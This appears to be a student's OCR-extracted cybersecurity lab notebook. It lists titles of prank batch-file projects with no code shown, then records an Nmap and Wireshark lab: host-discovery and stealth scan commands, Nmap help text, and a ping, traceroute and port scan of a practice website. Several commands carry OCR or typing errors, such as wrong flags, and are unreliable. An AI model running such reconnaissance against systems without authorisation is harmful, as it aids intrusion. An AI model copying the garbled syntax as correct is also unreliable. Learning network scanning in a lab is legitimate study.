

COMMAND CENTER V1
==========
What website do you want to ping?
==========
Select a Number:
[1] Google
[2] Bing
[3] DuckDuckGo
[4] Yahoo
[5] Facebook
[6] Twitter
[7] Ebay
[8] Amazon
[9] ALL


COMMAND CENTER V1
Ping Google
Pinging www.google.com [142.250.194.164] with 32 bytes of data:
Reply from 142.250.194.164: bytes=32 time=57ms TTL=118


12.Project 2:




13.Google in Loop




14.Disable wifi:




15.Infinite Folder Creator:




16.Fake Window Update:




17.Flashing Screen:




18.Infinte junk file



19.Self destruct



20. Never-Ending "Why" Prompt



LAB 8 & 9 – NMAP AND WIRESHARK

Introduction:

Nmap (Network Mapper):

- A powerful open-source network scanning tool used for security auditing and network discovery.
- Helps identify active hosts, open ports, services, and vulnerabilities in a network.
- Supports various scanning techniques such as SYN scan, UDP scan, and OS detection.
- Commonly used by cybersecurity professionals for penetration testing and threat analysis.

Wireshark:

- A popular open-source network protocol analyser used for inspecting and troubleshooting network traffic.
- Captures and analyses packets in real time, allowing users to detect anomalies, security threats, and performance issues.
- Supports deep packet inspection for multiple protocols, including TCP, UDP, HTTP, and DNS.
- Essential for network administrators, ethical hackers, and forensic investigators to diagnose network-related issues.

- **First all we do is scanning and then analysis.**
- **Nmap -> Scan (Port, Services, Exploits, States) -> Vulnerabilities -> Zombies -> Output**
- **Wireshark -> Packet Analysis -> Flags -> Protocols -> Certificates -> Stream Follow -> Text/Code -> View -> Analysis -> Protocol -> Visual Data.**

Commands:

1. Layer & Host Discovery Commands:

   nmap -PR -sη Metasploits TP >

   nmap -PR -sn 191.164.10.0/24

   nmap -PR -sn 191.168.10.255

   sudo nmap -PR -sn 191.168.10.255

   Sudo nmap PR - sn 191.168.10.0/24

2. Network verification.

   route

ifconfig

3. Wireshark Analysis of Nmap scans

   TCP Connect Scan (-sT): nmap -sT -p <port num> <Metasploit2_IP>

   TCP SYN (Stealth) Scan (-sS): nmap -sS -P <port num> <Metasploit2_IP>

   TCP FIN San (-sF): nmap -sF -p <port num> <Metasploit2_IP>

   TCP NULL Sean (-sN): nmap -sN -p <port num> <Metasploit2_IP>

   TCP XMAS Scan (-sX): nmap -sX -P <port num> <Metasploit2_IP>

   UDP Scan (-sU): nmap -sU -p <port num> <Metasploit2_IP>

4. Operating System Detection


   nmap -o <Metasploit2_IP>

   nmap –osscan_guess <Metasploit2_IP>

   nmap -A <Metasploit2_IP>

Flag	Description
SYN (Synchronize)	Initiates a TCP connection. Used in the first step of the three-way handshake.
ACK (Acknowledgment)	Acknowledges receipt of a packet. Used in almost all TCP communications.
FIN (Finish)	Indicates that a connection is being closed gracefully.
RST (Reset)	Abruptly terminates a connection, usually due to an error or rejection.
PSH (Push)	Forces immediate data transmission instead of buffering.
URG (Urgent)	Marks data as urgent, requiring immediate processing.


1. Nmap -h – to find all the commands in detail





```
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
```

```
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
```

2. Man nmap – explanations of command





3. Ping testfire.net for ip address

```
C:\Users\mehta>ping testfire.net
```

```
Pinging testfire.net [65.61.137.117] with 32 bytes of data:
Reply from 65.61.137.117: bytes=32 time=1110ms TTL=104
Reply from 65.61.137.117: bytes=32 time=394ms TTL=104
Reply from 65.61.137.117: bytes=32 time=415ms TTL=104
Reply from 65.61.137.117: bytes=32 time=431ms TTL=104

Ping statistics for 65.61.137.117:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 394ms, Maximum = 1110ms, Average = 587ms
```

4. Traceroute

```
C:\Users\mehta> tracert 65.61.137.117
```

```
Tracing route to 65.61.137.117 over a maximum of 30 hops

  1    67 ms    27 ms   126 ms  192.168.118.248
  2     *        *        *     Request timed out.
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     *      180 ms    80 ms  192.168.227.98
  6   285 ms    82 ms    81 ms  172.26.44.214
  7     *        *        *     Request timed out.
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12   303 ms    98 ms   185 ms  103.198.140.170
 13   572 ms   399 ms   395 ms  49.45.4.85
 14   760 ms   502 ms   508 ms  49.45.4.85
 15   734 ms   397 ms   496 ms  be4844.ccr41.lax05.atlas.cogentco.com [38.104.84.209]
 16   353 ms   370 ms   439 ms  be3359.ccr42.lax01.atlas.cogentco.com [154.54.3.69]
 17   410 ms   395 ms   404 ms  be2932.ccr32.phx01.atlas.cogentco.com [154.54.45.161]
 18   410 ms   494 ms   422 ms  be5473.ccr22.elp02.atlas.cogentco.com [154.54.166.69]
 19   569 ms   397 ms   404 ms  be3846.ccr32.dfw01.atlas.cogentco.com [154.54.165.29]
 20   555 ms   409 ms   606 ms  be2764.ccr41.dfw03.atlas.cogentco.com [154.54.47.214]
 21   568 ms   539 ms   416 ms  te0-17-0-5-5.ccr41.dfw03.atlas.cogentco.com [38.122.39.81]
 22     *        *        *     Request timed out.
 23   592 ms   612 ms   410 ms  cored-dcpe3.dfw1.rackspace.net [148.62.41.101]
 24   403 ms   490 ms   407 ms  core9-corec.dfw1.rackspace.net [148.62.41.137]
 25   815 ms   586 ms   411 ms  core10-aggr171b-8.dfw3.rackspace.net [74.205.108.93]
 26   460 ms   414 ms   399 ms  65.61.137.117

Trace complete.
```

5. Ipconfig

```
PS C:\Users\mehta> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1fed:721f:df0a:8940%22
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 4:
```

6. Scanning using nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap 65.61.137.117
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:04 IST
Nmap scan report for 65.61.137.117
Host is up (0.021s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 31.13 seconds
```

States are open and we see 3 ports- 80,443 and 8080

7. Next command nmap PR -sn <IP_ADDRESS>

```
┌──(kali㉿kali)-[~]
└─$ nmap -PR -sn 65.61.137.117
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:12 IST
Nmap scan report for 65.61.137.117
Host is up (0.0011s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```


8. Going to root directory using su command

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
```

9. Using WIRESHARK

